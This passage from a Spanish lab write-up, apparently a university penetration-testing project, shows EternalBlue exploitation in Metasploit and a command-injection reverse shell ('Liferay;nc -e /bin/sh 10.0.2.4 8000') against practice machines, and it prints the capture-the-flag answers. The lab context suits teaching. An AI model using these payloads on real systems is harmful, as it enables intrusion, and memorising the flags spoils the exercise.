options
```

para ver qué parámetros necesita el exploit, como se observa en la figura 5.8




Figura 5.8: Selección del exploit EternalBlue en Metasploit sobre la máquina Legacy

El único parámetro que hay que modificar es *RHOSTS*, ya que *LHOSTS* ya tiene asignado automáticamente la IP privada de la máquina y el resto de parámetros están bien configurados por defecto. Esto se consigue mediante la ejecución del comando

```
set RHOSTS 10.0.2.6
```

como se indica en la figura 5.9

Figura 5.9: Configuración del exploit EternalBlue en Metasploit sobre la máquina Legacy

Ahora solo queda lanzar el exploit mediante el comando

```
run
```

como se observa en la figura 5.10




Figura 5.10: Lanzamiento del exploit EternalBlue en Metasploit sobre la máquina Legacy

Se ha conseguido obtener una sesión de *Meterpreter*. Lanzando el comando

`shell`

para invocar la consola en la máquina víctima y después el comando

`whoami`

para averiguar el usuario con el que se ha conseguido acceso, se obtiene el resultado de la figura 5.11




Figura 5.11: Ejecución de los comandos shell en Meterpreter y whoami en la consola de la máquina Legacy

Como se puede observar, el usuario con el que se ha conseguido acceder a la máquina es el usuario *nt authority\system*. Este usuario tiene el nivel más alto de privilegios en un sistema local, ya que puede realizar acciones que las cuentas de usuario normales no pueden, como modificar archivos del sistema, instalar servicios y acceder a recursos restringidos. Podría decirse que tiene privilegios mayores que el propio usuario *Administrator*.

También se puede obtener información sobre el sistema operativo ejecutando el comando

```
systeminfo
```

como se puede observar en la figura 5.12




Figura 5.12: Ejecución del comando systeminfo en la máquina Legacy

Esto nos indica que la máquina es un *Windows 7 Professional*.

En toda máquina Windows hay un directorio *Users* con los distintos usuarios, al que se puede acceder mediante el comando

```
cd C:\Users
```

y listar los directorios, entre los que están los nombres de usuario, mediante el comando

```
dir
```

como se puede observar en la figura 5.13




Figura 5.13: Directorio Users de la máquina Legacy

En principio es posible acceder a los directorios de ambos usuarios, ya que se ha conseguido acceder al sistema con privilegios máximos, pero puesto que esta es la fase de explotación es adecuado averiguar los permisos de ambos usuarios. Mediante la ejecución del comando

```
net user <usuario>
```

sobre el nombre de cada uno de los usuarios, se puede obtener información sobre sus permisos, como se puede observar en las figuras 5.14 y 5.15




Figura 5.14: Ejecución del comando net user sobre el usuario Matt

```
C:\Users\john\Desktop>net user john
net user john
User name                    john
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/8/2023 5:50:48 AM
Password expires             Never
Password changeable          5/8/2023 5:50:48 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/8/2023 2:39:38 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *HomeUsers
Global Group memberships     *None
The command completed successfully.
```

Figura 5.15: Ejecución del comando net user sobre el usuario John

Viendo el registro *Local Group Memberships* se observa que el usuario *Matt* es un usuario estándar y el usuario *John* es un usuario administrador.

Accediendo al directorio *Desktop* del usuario *Matt* se puede observar que está presente el user flag, como se puede observar en la figura 5.16

```
C:\Users>cd matt
cd matt

C:\Users\matt>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3809-176A

 Directory of C:\Users\matt

05/08/2023  02:47 PM    <DIR>          .
05/08/2023  02:47 PM    <DIR>          ..
05/08/2023  02:47 PM    <DIR>          Contacts
05/08/2023  02:47 PM    <DIR>          Desktop
05/08/2023  02:47 PM    <DIR>          Documents
05/08/2023  02:47 PM    <DIR>          Downloads
05/08/2023  02:47 PM    <DIR>          Favorites
05/08/2023  02:47 PM    <DIR>          Links
05/08/2023  02:47 PM    <DIR>          Music
05/08/2023  02:47 PM    <DIR>          Pictures
05/08/2023  02:47 PM    <DIR>          Saved Games
05/08/2023  02:47 PM    <DIR>          Searches
05/08/2023  02:47 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  11,468,505,088 bytes free

C:\Users\matt>cd Desktop
cd Desktop

C:\Users\matt\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3809-176A

 Directory of C:\Users\matt\Desktop

05/08/2023  02:47 PM    <DIR>          .
05/08/2023  02:47 PM    <DIR>          ..
05/08/2023  02:50 PM                30 flag.txt
               1 File(s)             30 bytes
               2 Dir(s)  11,468,505,088 bytes free
```

Figura 5.16: Directorio C:\Users\matt\Desktop de la máquina Legacy

Mediante la ejecución del comando

```
type flag.txt
```

se obtiene que el user flag es

sEwRiHbrPE8AsTlSOvhdm6tNgAmJ07

como se observa en la figura 5.17




Figura 5.17: Obtención del user flag de la máquina Legacy

5.1.2.2. Escalada de privilegios

Como se ha indicado en el apartado anterior, **no es necesario realizar una escalada de privilegios**, ya que se ha conseguido acceder al sistema con privilegios máximos, por lo que basta con acceder de la misma manera al directorio *Desktop* del usuario *John* para obtener el admin flag, que es

AJHfpJ1Q688n44rv0AtigaCw7kw3l2

como se observa en la figura 5.18




Figura 5.18: Obtención del admin flag de la máquina Legacy

5.1.3. HackingStation

5.1.3.1. Explotación

Ejecutando el comando

```
nmap -F 10.0.2.5
```

como se observa en la figura 5.19

```
┌──(alumno㉿KaliUNED)-[~]
└─$ nmap -F 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-01 00:01 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00061s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Figura 5.19: Ejecución de fast scan con nmap sobre la máquina HackingStation

Este output indica que está abierto el puerto 80 con un servicio HTTP disponible, es decir, un servicio web, como se observa en la figura 5.20




Figura 5.20: Acceso a la web de la máquina HackingStation

Parece ser una web en desarrollo dedicada a temas de hacking. Hay una funcionalidad interesante que permite buscar exploits sobre productos, por lo que escribiendo por ejemplo *Liferay* y haciendo click en *Buscar* se obtiene el resultado de la figura 5.21




Figura 5.21: Búsqueda de exploits del producto Liferay en la máquina HackingStation

Este output es interesante. Por un lado, no parece que esté bien formateado, ya que aparecen las tabulaciones, caracteres escapados... se nota que es una funcionalidad en desarrollo. Por otro lado, este output recuerda mucho al que ofrece la herramienta *searchsploit* de Kali, por lo que podría ser que en el backend se esté ejecutando esta herramienta tomando como parámetro el nombre del producto.

Puesto que hay sospecha de que haya algún tipo de *command injection*, se manda el payload *Liferay;whoami* para intentar concatenar el comando *searchsploit* con el comando *whoami*, y se obtiene el resultado de la figura 5.22




Figura 5.22: PoC de command injection en la máquina HackingStation

Al final de todos los exploits relacionados con *Liferay* aparece la palabra *hacker*, que claramente no es el nombre de un exploit sino el usuario con el que se está ejecutando el servicio web. Ya está claro que hay un *command injection* en la web, solo queda establecer una sesión para poder ejecutar comandos de manera cómoda.

En primer lugar, es necesario ejecutar un listener, por ejemplo en el puerto 8000, en la máquina **KaliUNED** mediante el comando

```
nc -vv -l -p 8000
```

como se observa en la figura 5.23




Figura 5.23: Ejecución de listener en el puerto 8000 en la máquina KaliUNED

A continuación se envía el payload siguiente a la máquina **HackingStation**

```
Liferay;nc -e /bin/sh 10.0.2.4 8000
```

de la forma que se indica en la figura 5.24




Figura 5.24: Ejecución de reverse shell en la máquina HackingStation

para ejecutar una *reverse shell* que cree una conexión con el listener de la máquina **KaliUNED**.

Como se puede observar en la figura 5.25




Figura 5.25: Recepción de la reverse shell en la máquina KaliUNED sobre la máquina HackingStation

la *reverse shell* se ejecutó correctamente, pero se ha conseguido una shell limitada. Para obtener una shell completamente interactiva es necesario ejecutar el comando

```
python -c 'import pty; pty.spawn("bash")'
```

como se puede observar en la figura 5.26




Figura 5.26: Obtención de reverse shell completa en la máquina KaliUNED sobre la máquina HackingStation

A partir de aquí obtener el user flag es trivial. En la figura 5.27 se puede observar




Figura 5.27: Obtención del user flag de la máquina HackingStation

que el user flag es

h3JxnVyBlAGuY3NMYYooLDAY3zi3KZ

Además, se ha confirmado mediante la ejecución del comando

```
whoami
```

y del comando

```
uname -a
```

que el usuario con el que se ejecutaba el servicio es *hacker* y que la máquina es una Kali Linux.

5.1.3.2. Escalada de privilegios

Después de navegar por los directorios del home del usuario *hacker*, no se encuentra nada relevante. En este punto conviene preguntarse sobre permisos mal configurados de binarios, permisos del usuario actual en el archivo *sudoers*...

